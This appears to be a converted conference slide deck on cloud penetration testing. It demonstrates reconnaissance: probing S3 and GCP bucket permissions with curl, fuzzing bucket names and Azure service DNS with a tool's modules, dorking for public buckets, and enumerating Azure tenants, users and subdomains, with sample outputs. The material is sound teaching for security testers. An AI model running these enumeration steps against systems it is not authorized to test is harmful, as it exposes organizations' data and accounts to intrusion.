



It's starting to rain:
An Overview of
Cloud Penetration Testing

```
aws iam get-user --user-name gl4ssesbol
```

```
{  
  "User": {  
    "UserName": "gl4ssesbol",  
    "Name": "Bleon Proko",  
    "Description": "Just someone persistent in finding stuff  
created by others and pretend those are his.",  
    "Position": "Information Security Specialist",  
    "Arn": "arn:aws:iam::123456789012:user/gl4ssesbol",  
    "Extra": "Thank you, Vera Grabocka."  
  }  
}
```



Top 10 SaaS Cloud Security Issues


- Lack of visibility into data within cloud applications
- Theft of data by malicious actor
- Incomplete control over access
- Inability to monitor data in transit
- Cloud applications not being provisioned by the IT (e.g., shadow IT)
- Lack of staff with the skills to manage security
- Inability to prevent malicious insider theft or misuse of data
- Advanced threats and attacks against the cloud application provider
- Inability to assess the security of the cloud application provider's operations
- Inability to maintain regulatory compliance



AWS vs Azure vs Google Service Comparisons

| PRODUCT | aws | Microsoft Azure | Google Cloud Platform |
|-------------------------|-------------------|--------------------|-----------------------|
| Virtual Servers | Instances | VMs | VM Instances |
| Platform-as-a-Service | Elastic Beanstalk | Cloud Services | App Engine |
| Serverless Computing | Lambda | Azure Functions | Cloud Functions |
| Docker Management | ECS | Container Service | Container Engine |
| Kubernetes Management | EKS | Kubernetes Service | Kubernetes Engine |
| Object Storage | S3 | Block Blob | Cloud Storage |
| Archive Storage | Glacier | Archive Storage | Coldline |
| File Storage | EFS | Azure Files | ZFS / Avere |
| Global Content Delivery | CloudFront | Delivery Network | Cloud CDN |
| Managed Data Warehouse | Redshift | SQL Warehouse | Big Query |

Cloud Reconnaissance



AWS



BSIDES Prishtina

- **AWS Buckets**

- <https://<bucket-name>.s3.<region>.amazonaws.com/<key-name>>,
- <https://s3.eu-west-3.amazonaws.com/bsides-test-publicit>

- **AWS Bucket Web Apps** <http://<bucket>.s3-website-<Region>.amazonaws.com>

So, if you send a GET Request on this URL, you will get one of 3 responses:

- **404** -> Bucket does not exist
- **403** -> Bucket exist, but you have no permissions
- **200** -> Bucket has read open

A 403 Response

```
:~$ curl http://bsides-test-bucket.s3.eu-west-3.amazonaws.com
<?xml version="1.0" encoding="UTF-8"?>
<Error><Code>AccessDenied</Code><Message>Access Denied</Message><RequestId>CDVF03PRKTX5TJ1S</RequestId><HostId>jYIh4kQ4U1nnZXFCi/acxl
j48hMH3cblJgZqubT/+eW06dJGiLn1FaeBJ6PdYKX9lsBPpcYUS04=</HostId></Error> :~$ |
```



```
:~$ curl http://bsides-public-bucket.s3.eu-west-3.amazonaws.com
<?xml version="1.0" encoding="UTF-8"?>
<ListBucketResult xmlns="http://s3.amazonaws.com/doc/2006-03-01/"><Name>bsides-public-bucket</Name><Prefix></Prefix><Marker></Marker>
<MaxKeys>1000</MaxKeys><IsTruncated>false</IsTruncated><Contents><Key>index.html</Key><LastModified>2022-04-15T08:35:26.000Z</LastMod
ified><ETag>"122eed87a4e21dd019eb5b83dbf0ce6"</ETag><Size>18</Size><Owner><ID>3dbfa20addbea32c5dd18b676949d923d852ddc01cc1
0fb371f9087c42bd5258</ID><Owner><StorageClass>STANDARD</StorageClass></Owner><Contents></ListBucketResult> :~$ |
```



A 200 Response

```
(bsides)()(reconnaissance/aws_s3_bucket_name_fuzzer) >>> run
-----
aws_s3_bucket_name: bsides-test-bucket
-----
{
    "aws_s3_bucket_name": "bsides-test-bucket",
    "aws_s3_bucket_policy_status": "Private"
}
-----
aws_s3_bucket_name: bsides-public-bucket
-----
{
    "aws_s3_bucket_name": "bsides-public-bucket",
    "aws_s3_bucket_objects": {
        "CEO's correspondence with his lover.docx": "2022-04-15T08:57:39.000Z",
        "Credentials.docx": "2022-04-15T08:57:38.000Z",
        "Financial Report.docx": "2022-04-15T08:57:38.000Z",
        "index.html": "2022-04-15T08:35:26.000Z"
    },
    "aws_s3_bucket_policy_status": "Public",
    "aws_s3_is_website": true
}
```



Private Bucket



Public Bucket



Public Objects



Bucket
configured for
webhosting



GCP



- **GCP Buckets URL:**

- `http://<BUCKET_NAME>.storage.googleapis.com/<OBJECT_NAME>`
- `http://storage.googleapis.com/<BUCKET_NAME>/<OBJECT_NAME>`
- `https://www.googleapis.com/storage/v1/b/<bucket>`

```
:~$ curl https://www.googleapis.com/storage/v1/b/dasdasdass
{
  "error": {
    "code": 404,
    "message": "The specified bucket does not exist.",
    "errors": [
      {
        "message": "The specified bucket does not exist.",
        "domain": "global",
        "reason": "notFound"
      }
    ]
  }
}
:~$ curl https://www.googleapis.com/storage/v1/b/dasdasdas
{
  "error": {
    "code": 401,
    "message": "Anonymous caller does not have storage.buckets.get access to the Google Cloud Storage bucket.",
    "errors": [
      {
        "message": "Anonymous caller does not have storage.buckets.get access to the Google Cloud Storage bucket."
        "domain": "global",
        "reason": "required",
        "locationType": "header",
        "location": "Authorization"
      }
    ]
  }
}
```

```
:~$ curl dasdasdas.storage.googleapis.com
<?xml version='1.0' encoding='UTF-8'?><Error><Code>AccessDenied</Code><Message>Access denied.</Message><Details>Anonymous caller does
not have storage.objects.list access to the Google Cloud Storage bucket.</Details></Error>
:~$ |
```

```
(bsides)()(reconnaissance/gcp_bucket_name_fuzzer) >>> run
-----
gcp_bucket_name: dasdasdas
-----
{
  "gcp_bucket_name": "dasdasdas",
  "gcp_bucket_policy_status": "Private"
}
-----
(bsides)()(reconnaissance/gcp_bucket_name_fuzzer) >>> |
```

OSINT



Google site:"s3.eu-west-3.amazonaws.com"

www.google.com/webmasters/
A posedoni "s3.eu-west-3.amazonaws.com"? Merrni të dhëna indeksimi dhe renditjeje nga Google.

<https://s3.eu-west-3.amazonaws.com/> · Përkthe këtë faqe

[\(PDF\) Loverboys-Methode: ein neues Phänomen in der ...](#)

PDF | In diesem Beitrag soll das Phänomen der "Loverboys"-Methode fokussiert werden, welches im Rahmen einer Gemeinschaftsveranstaltung von WSD Pro.

https://s3.eu-west-3.amazonaws.com/2002_Traff_f... PDF

Trafficking for Sexual Exploitation: The Case of the Russian ...

IOM is committed to the principle that humane and orderly migration benefits migrants and society. As an intergovernmental body, IOM acts with its partners ...

https://s3.eu-west-3.amazonaws.com/1997_Prost_S... PDF


Prostitución y sociedad en España Siglos XIX y XX - Amazon ...

Conseil de Rédaction. Michæl ALPERT (University of Westminster), Alicia ALTED (UNED. Madrid), Julio ARÓSTEGUI (Universidad Complutense de Madrid), Jean-303 faqe

https://s3.eu-west-3.amazonaws.com/2005_Educati... PDF

L'éducation à la sexualité au collège et au lycée - Amicale du ...

Remerciements pour leur contribution. Hervé ANGELI, professeur de sciences de la vie et de la Terre, académie de Nancy-Metz.



aws_s3_bucket_name: observoirebdd


{
 "aws_s3_bucket_name": "observoirebdd",
 "aws_s3_bucket_objects": {
 "1790_Bordels_Paris_avec_noms_demeures_prix_DILLON_SARTINE_LENOIR_LA_TROLIERE.pdf": "2018-06-17T22:23:37.000Z",
 "1876_Une_Voix_dans_le_desert_BUTLER.pdf": "2018-03-23T16:57:01.000Z",
 "1896_De_la_prostitution_des_mineures_de_seize_ans_BREGEAULT.pdf": "2018-03-23T16:57:13.000Z",
 "1949_Convention_repression_TEH_exploit_prost_autrui_ONU_FR.pdf": "2018-03-23T16:57:14.000Z",
 "1949_Convention_suppression_traffic_persons_exploit_prost_others_UN_ENG.pdf": "2018-03-23T16:57:16.000Z",
 "1956_Organized_crime_in_the_field_of_prostitution_ENG.pdf": "2020-02-21T16:05:04.000Z",
 "1958_Loi_prost_Italie_ITAL.pdf": "2018-03-23T16:57:17.000Z",
 "1960_Circulaire_25_nov_1960_repression_prox.pdf": "2018-03-23T16:57:19.000Z",
 "1973_Prostituee_Status_et_image_VAN_HAECHT.pdf": "2018-03-23T16:58:28.000Z",
 "1975_Loi_75_229_du_9_avril_1975_habitant_asso_constituees_lutte_prox.pdf": "2018-03-23T16:58:30.000Z",
 "1981_Rape_proclivity_among_males_MALAMUTH_Canada_ENG.pdf": "2018-03-23T16:58:40.000Z",
 "1990_Prost_laws_in_Australia_Trends_and_Issues_PINTO_SCANDIA_WILSON_Australie_ENG.pdf": "2018-06-17T22:41:07.000Z",
 "1991_Desired_object_Prost_Canada_USA_Australia_HATTY_ENG.pdf": "2018-03-23T16:58:42.000Z",
 "1991_Taxation_and_the_sex_industry_Australia_GALLAGHER_ENG.pdf": "2018-03-23T16:58:42.000Z",
 "1992_Prostitution_Violation_of_wom_hum_rights_LEIDHOLDT_ENG.pdf": "2018-03-23T16:59:34.000Z",
 "1992_Rapport_Droits_enf_BRESIL_ONU_Muntarbhorn_ENG.pdf": "2018-03-23T17:00:58.000Z",
 "1993_Analysis_individual_institutional_cultural_pimping_GIOBBE.pdf": "2018-03-23T17:01:46.000Z",
 "1993_Prost_Where_racism_and.sexism_interest_Article_NELSON_ENG.pdf": "2018-03-23T17:02:19.000Z",
 "1993_Prost_and_civil_rights_MACKINNON_ENG.pdf": "2018-03-23T17:02:12.000Z",
 "1993_Prost_and_male_supremacy_DWORKIN.pdf": "2018-03-23T17:02:13.000Z",
 "1993_Rapport_vente_enf_Add1_AUSTRALIE_ONU_Muntarbhorn_FR.pdf": "2018-03-23T17:02:21.000Z",
 "1994_Rapport_vente_enf_Add1_NEPAL_ONU_ENG.pdf": "2018-03-23T17:02:22.000Z",
 "1994_Rapport_vente_enf_Add1_NEPAL_ONU_FR.pdf": "2018-03-23T17:02:34.000Z",
 "1994_Rapport_vente_enf_Add1_NEPAL_ONU_SPA.pdf": "2018-03-23T17:02:47.000Z",
 "1994_Vente_enfants_ref_A_49_478_AG_ONU.pdf": "2018-03-23T17:02:49.000Z",
 }
}

AZURE



BSides Prishtina


| Domain | Associated Service |
|-----------------------------|---------------------------|
| azurewebsites.net | App Services |
| scm.azurewebsites.net | App Services - Management |
| p.azurewebsites.net | App Services |
| cloudapp.net | App Services |
| file.core.windows.net | Storage Accounts-Files |
| blob.core.windows.net | Storage Accounts-Blobs |
| queue.core.windows.net | Storage Accounts-Queues |
| table.core.windows.net | Storage Accounts-Tables |
| redis.cache.windows.net | Databases-Redis |
| documents.azure.com | Databases-Cosmos DB |
| database.windows.net | Databases-MSSQL |
| vault.azure.net | Key Vaults |
| onmicrosoft.com | Microsoft Hosted Domain |
| mail.protection.outlook.com | Email |
| sharepoint.com | SharePoint |
| azureedge.net | CDN |
| search.windows.net | Search Appliance |
| azure-api.net | API Services |





```
(bsides)()(reconnaissance/azure_service_dns_fuzzer) >>> run
-----
azure_services_base_name: bsidesprishtine
-----
{
    "azure_services_base_name": "bsidesprishtine",
    "azure_services_dns_list": {
        "bsidesprishtine.azurecr.io": "Container Service",
        "bsidesprishtine.blob.core.windows.net": "Storage Accounts: Blobs",
        "bsidesprishtine.file.core.windows.net": "Storage Accounts: Files",
        "bsidesprishtine.queue.core.windows.net": "Storage Accounts: Queues",
        "bsidesprishtine.table.core.windows.net": "Storage Accounts - Tables"
    }
}
-----
```

Azure Container
Registry Service



Azure Storage
Subscription



Check if Azure is being used

Making a request to the below URL will show if Azure is being used and what type of authentication is being used, just by providing the domain:

https://login.microsoftonline.com/getuserrealm.srf?login=<domain>

```
-----  
DomainName:  
-----  
{  
    "AuthURL": " <federation URL> "  
    "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline",  
    "CloudInstanceName": "microsoftonline.com",  
    "DomainName": " ",  
    "FederationBrandName": " ",  
    "TenantID": "<Tenant ID> ",  
    "Usage": "Federation"  
}  
-----
```

```
-----  
DomainName: awsaccthreeprotonmail.onmicrosoft.com  
-----  
{  
    "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline",  
    "CloudInstanceName": "microsoftonline.com",  
    "DomainName": "awsaccthreeprotonmail.onmicrosoft.com",  
    "FederationBrandName": "Default Directory",  
    "TenantID": "3d1f3321-ab7a-43ac-aec-5317c326d679",  
    "Usage": "Azure"  
}  
-----
```

Usage shows the type of authentication, in our case Federation for an On-Premise Federation Server, or Azure for Azure Management Authentication (Password hash synchronization for hybrid deployments, or just Azure Usage and no Hybrid connection)



Get Azure Tenant ID



To get the Tenant ID, make a request to:

https://login.microsoftonline.com/<domain>/v2.0/.well-known/openid-configuration

DomainName: awsacctthreeprotonmail.onmicrosoft.com

```
{  
  "CloudInstanceIssuerUri": "urn:federation:MicrosoftOnline",  
  "CloudInstanceName": "microsoftonline.com",  
  "DomainName": "awsacctthreeprotonmail.onmicrosoft.com",  
  "FederationBrandName": "Default Directory",  
  "TenantID": "3d1f3321-ab7a-43ac-aec-5317c326d679",  
  "Usage": "Azure"  
}
```



Not much extra info from before is being given, but the Tenant ID field from Nebula is taken from a request to the URL above



Azure User Fuzzing



To get the Tenant ID, make a POST request to:

https://login.microsoftonline.com/common/GetCredentialType

With Data:

data = '{"Username": "' + email + '"}'

```
(bsides)()(reconnaissance/azuread_unauth_user_enum) >>> run
-----
azure_user_email: bproko@awsacctthreeprotonmail.onmicrosoft.com
-----
{
    "azure_user_domain": "awsacctthreeprotonmail.onmicrosoft.com",
    "azure_user_email": "bproko@awsacctthreeprotonmail.onmicrosoft.com",
    "azure_user_has_password": true
}
-----
```



Finding Services by Subdomain Recon

You can leverage crt.sh to get a list of subdomains that a target has certificates bought for:

```
-----  
Domain: blackhat.com  
-----  
{  
  "Domain": "blackhat.com",  
  "Domain List": [  
    "staging.blackhat.com",  
    "dev.aws.asia-cfp.blackhat.com",  
    "temp-migration.subs.blackhat.com",  
    "uat.trstats.blackhat.com",  
    "prod.usa-trainings-cfp.blackhat.com",  
    "prod.trstats.blackhat.com",  
    "uat.aws.cfp2.subs.blackhat.com",  
    "certificates.blackhat.com",  
    "dev.aws.europe-trainings-cfp.blackhat.com",  
    "prod.asia-cfp.blackhat.com",  
    "dev.aws.pwnies-noms.blackhat.com",  
    "prod.pwnies-noms.blackhat.com",  
    "*.*.dev.trstats.blackhat.com",  
    "trk.blackhat.com",  
    "dev.aws.europe-arsenal-cfp.blackhat.com",  
    "dev.subs.blackhat.com",  
    "prod.europe-trainings-cfp.blackhat.com",  
    "prod.asia-trainings-cfp.blackhat.com",  
    "dev.aws.fall-trainings-cft.blackhat.com",  
    "dev.aws.usa-briefings-cfp.blackhat.com",  
    "uat.aws.usa-ss-cfp.blackhat.com",  
    "prod.europe-cfp.blackhat.com",  
    "dev.aws.usa-arsenal-cfp.blackhat.com",  
    "uat.aws.asia-briefings-cfp.blackhat.com",  
    "*.*.blackhat.com",  
  ]  
}
```



The target has certificates for all of these subdomains.

We can start checking if they are also using a cloud service



Categorizing Services by IP


Each Cloud Service and Vendor have specific IP ranges that you can use to enumerate the services used by a vendor:

```
IP-FILE: /home/glb/dns.txt
-----
{
  "IP-FILE": "/home/glb/dns.txt",
  "Services": {
    "EC2": [
      {
        "IP": "54.235.46.51",
        "Service": "EC2",
        "domain": "dev.aws.asia-cfp.blackhat.com",
        "network_border_group": "EC2",
        "region": "EC2",
        "vendor": "Amazon"
      },
      {
        "IP": "52.200.126.32",
        "Service": "EC2",
        "domain": "uat.trstats.blackhat.com",
        "network_border_group": "EC2",
        "region": "EC2",
        "vendor": "Amazon"
      },
      {
        "IP": "35.169.173.143",
        "Service": "EC2",
        "domain": "prod.usa-trainings-cfp.blackhat.com",
        "network_border_group": "EC2",
        "region": "EC2",
        "vendor": "Amazon"
      }
    ]
  }
},
```

Using the previous domain list, we can check what services a company is using by fuzzing the IP addresses.

